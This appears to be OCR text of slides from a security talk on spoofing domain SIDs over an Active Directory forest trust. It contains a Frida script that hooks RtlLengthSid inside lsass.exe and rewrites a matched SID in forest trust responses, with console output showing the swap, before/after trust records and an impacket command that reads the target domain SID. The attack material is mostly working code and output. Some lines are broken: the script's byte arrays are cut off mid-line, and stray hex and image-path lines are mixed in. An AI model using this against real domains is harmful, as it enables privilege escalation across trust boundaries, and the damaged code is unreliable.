0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
0000004ADE07
```

Command:

Paused

INT3 breakpoint at lsadb.00007FFF3D6351B5 (00007FFF3D6351B5)!


Manual… or automated



```
// Find base address of current imported lsadb.dll by lsass
var baseAddr = Module.findBaseAddress('lsadb.dll');
console.log('lsadb.dll baseAddr: ' + baseAddr);
// Add call to RtlLengthSid from LsaDbpDsForestBuildTrustEntryForAttrBlock
// (address valid for Server 2016 v1607)
var returnaddr = ptr('0x151dc');
var resolvedreturnaddr = baseAddr.add(returnaddr)
// Sid as binary array to find/replace
var buf1 = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xd6, 0x1c, 0x06, 0x4b, 0x
var newsid = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xac, 0x4a, 0x14, 0xaf,
// Find module and attach
var f = Module.getExportByName('ntdll.dll', 'RtlLengthSid');
Interceptor.attach(f, {
  onEnter: function (args) {
    // Only do something calls that have the return address we want
    if(this.returnAddress.equals(resolvedreturnaddr)){
        console.log("entering intercepted function will return to r2 " + this.returnAddress);
        // Dump current SID
        console.log(hexdump(args[0], {
          offset: 0,
          length: 24,
          header: true,
          ansi: false
        }));
        // If this is the sid to replace, do so
        if(equal(buf1, args[0].readByteArray(24))){
            console.log("sid matches!");
            args[0].writeByteArray(newsid);
            console.log("modified SID in response");
        }
    }
  },
});
```


Let’s test the NetrGetForestTrustInformation call

On DC




```
C:\Users\superuser\Desktop>python .\intercept.py lsass.exe
lsadb.dll baseAddr: 0x7fff3d620000
[!] Ctrl+D on UNIX, Ctrl+Z on Windows/cmd.exe to detach from instrumented program.


entering intercepted function will return to r2 0x7fff3d6351dc
                0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1b630c38668  01 04 00 00 00 00 00 05 15 00 00 00 8a a7 a8 f6  ................
1b630c38678  f0 99 01 bc fa 7c 67 70                          .....¦gp
entering intercepted function will return to r2 0x7fff3d6351dc
                0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1b630c3a258  01 04 00 00 00 00 00 05 15 00 00 00 d6 1c 06 4b  ...............K
1b630c3a268  dd 5a 42 3e 3d 83 3f a6                          .ZB>=.?.
sid matches!
modified SID in response
```

Before



```
        Flags:                          0
        ForestTrustType:                ForestTrustDomainInfo
        Time:                           0
        ForestTrustData:
            tag:                            2
            DomainInfo:
                Sid:
                    Revision:                       1
                    SubAuthorityCount:              4
                    IdentifierAuthority:            '\x00\x00\x00\x00\x00\x05'
                    SubAuthority:
                        [
                             21,
                             1258691798,
                             1044536029,
                             2789180221,
                        ]
                DnsName:                        u'sub.forest-a.krbtgt.cloud'
                NetbiosName:                    u'SUB' ,
    ]
ErrorCode:                      0
```


After



```
        ForestTrustType:                ForestTrustDomainInfo
        Time:                           0
        ForestTrustData:
            tag:                            2
            DomainInfo:
                Sid:
                    Revision:                       1
                    SubAuthorityCount:              4
                    IdentifierAuthority:            '\x00\x00\x00\x00\x00\x05'
                    SubAuthority:
                        [
                             21,
                             2937342636,
                             164546242,
                             3042484607,
                        ]
                DnsName:                        u'sub.forest-a.krbtgt.cloud'
                NetbiosName:                    u'SUB' ,
    ]
ErrorCode:                      0
```

And now we wait 24 hours…

- Or we cheat by triggering a manual update



Active Directory Domains and Trusts
File Action View Help
Active Directory Domains and Trust
forest-b.krbtgt.cloud
forest-b.krbtgt.cloud Properties
Actions
st-b.krbtgt.cloud
More Actions

forest-a.krbtgt.cloud Properties

General | Name Suffix Routing | Authentication

This Domain: forest-b.krbtgt.cloud

Other Domain: forest-a.krbtgt.cloud

Trust type: Forest

☑ The other domain supports Kerberos AES Encryption

Direction of trust:

Two-way: Users in the local domain can authenticate in the specified domain and users in the specified domain can authenticate in the local domain.


Transitivity of trust:

This trust is forest transitive. Users from indirectly trusted domains within the enterprise may authenticate in the trusting enterprise.

To confirm or reset this trust relationship and update its routed name suffixes, click Validate.

To save a file with the details about the status of the names associated with this trust, click Save As.

Back to the forest trustinfo



Octet String Attribute Editor


Attribute: msDS-TrustForestTrustInfo

Value format: Hexadecimal

Value:


```
75 64 4D 00 00 00 00 00 00 00 1F 76 D6 01 9D 4C
D2 5B 02 18 00 00 00 01 04 00 00 00 00 00 05 15
00 00 00 AC 4A 14 AF C2 C6 CE 09 7F A1 58 B5 19
00 00 00 73 75 62 2E 66 6F 72 65 73 74 2D 61 2E
6B 72 62 74 67 74 2E 63 6C 6F 75 64 03 00 00 00
```

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ python getlocalsid.py forest-a/superuser@forest-b-server.fo
rest-b.krbtgt.cloud forest-b-server
[*] Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

Password:
[*] Connecting to LSARPC named pipe at forest-b-server.forest-b.krbtgt.cloud
[*] Bind OK
Found local domain SID: S-1-5-21-2937342636-164546242-3042484607
```

